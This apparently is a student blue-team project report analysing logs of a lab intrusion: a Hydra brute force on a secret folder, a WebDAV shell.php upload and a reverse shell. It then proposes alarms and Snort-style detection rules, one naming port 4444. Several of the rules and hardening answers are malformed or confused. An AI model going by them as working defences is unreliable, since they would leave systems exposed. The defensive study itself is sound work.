
16,291 hits

Jan 9, 2021 @ 15:00:00.000 - Jan 9, 2021 @ 18:00:00.000 — Auto

```
Time ▾                     _source
> Jan 9, 2021 @ 16:33:11.730   url.path: /company_folders/secret_folder @timestamp: Jan 9, 2021 @ 16:33:11.730 method: get status: OK type: http
                               query: GET /company_folders/secret_folder url.scheme: http url.domain: 192.168.1.105
                               url.full: http://192.168.1.105/company_folders/secret_folder host.name: server1 network.transport: tcp
                               network.protocol: http network.direction: inbound network.community_id: 1:SqiHtVvFINyxx1fGSe1VI5D3Xho=
                               network.bytes: 1,011B network.type: ipv4 event.start: Jan 9, 2021 @ 16:33:11.730 event.end: Jan 9, 2021 @ 16:33:11.731
> Jan 9, 2021 @ 16:33:11.702   url.path: /company_folders/secret_folder @timestamp: Jan 9, 2021 @ 16:33:11.702 client.bytes: 385B
                               client.ip: 192.168.1.90 client.port: 50548 type: http network.type: ipv4 network.transport: tcp network.protocol: http
                               network.direction: outbound network.community_id: 1:SqiHtVvFINyxx1fGSe1VI5D3Xho= network.bytes: 1,011B method: get
                               source.port: 50548 source.bytes: 385B source.ip: 192.168.1.90 url.domain: 192.168.1.105
                               url.full: http://192.168.1.105/company_folders/secret_folder url.scheme: http agent.ephemeral_id: 86b34fc2-e8f5-4149-
> Jan 9, 2021 @ 16:26:13.162   url.path: /company_folders/secret_folder @timestamp: Jan 9, 2021 @ 16:26:13.162 source.ip: 192.168.1.90
                               source.port: 50546 source.bytes: 163B status: Error user_agent.original: Mozilla/4.0 (Hydra) agent.id: 26444e58-c83e-
```

Analysis: Uncovering the Brute Force Attack

- How many requests were made in the attack?**48,484**
- How many requests had been made before the attacker discovered the password? **48,483**




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	48,484
http://127.0.0.1/server-status?auto=	2,761
http://192.168.1.105/webdav	232
http://192.168.1.105/webdav/shell.php	94
http://snnmnkxdhflwgthqismb.com/post.php	42

Top Hosts Creating Traffic [Packetbeat Flows] ECS

Analysis: Finding the WebDAV Connection

- How many requests were made to this directory? **232**
- Which files were requested? **shell.php**



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	48,484
http://127.0.0.1/server-status?auto=	2,761
http://192.168.1.105/webdav	232
http://192.168.1.105/webdav/shell.php	94
http://snnmnkxdhflwgthqismb.com/post.php	42

Top Hosts Creating Traffic [Packetbeat Flows] ECS

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Set an alarm when there is a significant spike in traffic in a short period of time

What threshold would you set to activate this alarm?
Three or more status codes receive a spike in activity. When there is a spike in activity for error codes.

System Hardening

What configurations can be set on the host to mitigate port scans?
Harden the system or prevent the scans we can close the ports or block the ports from receiving pings or scans.

Describe the solution. If possible, provide required command lines. **alert tcp $EXTERNAL_NET any -> $HOME_NET Port any (msg: “recon”)**

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

An alarm can be set up an alarm for each get response for the secret folder.

What threshold would you set to activate =

I would set an alarm for get requests over 100

System Hardening

What configuration can be set on the host to block unwanted access?

Deny the incoming requests from the source ip and ports.

Describe the solution. If possible, provide required command lines. **alert tcp [192.168.1.90.0/24] port any -> [192.168.1.105.0/24] Port 80 (msg: “Request denied”)**

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

If there are more than 4 requests an alarm will trigger.

What threshold would you set to activate this alarm?

Based on the data If there are 300 requests in one hour the an alarm will trigger.

System Hardening

What configuration can be set on the host to block brute force attacks? **Make sure your password is at least 16 characters long and have special characters change passwords every 90 days**

Describe the solution. If possible, provide the required command line(s).

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

An alarm will trigger each time a request is made to access the file and not have read write and execute permissions.

What threshold would you set to activate this alarm?

Set an alarm for anything over 200 alerts

System Hardening

What configuration can be set on the host to control access?

Disable the signature.

Describe the solution. If possible, provide the required command line(s).

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Set an alarm with POST requests from external ip address

What threshold would you set to activate this alarm?

Set an alarm at each POST request in the secret file.

System Hardening

What configuration can be set on the host to block file uploads?

Use metasploit to run find vulnerabilities. Use those vulnerabilities to patch the system and protect against the meterpreter sessions and close port 4444

Describe the solution. If possible, provide the required command line. **alert tcp $EXTERNAL_NET 4444 -> $HOME_NET any**

The End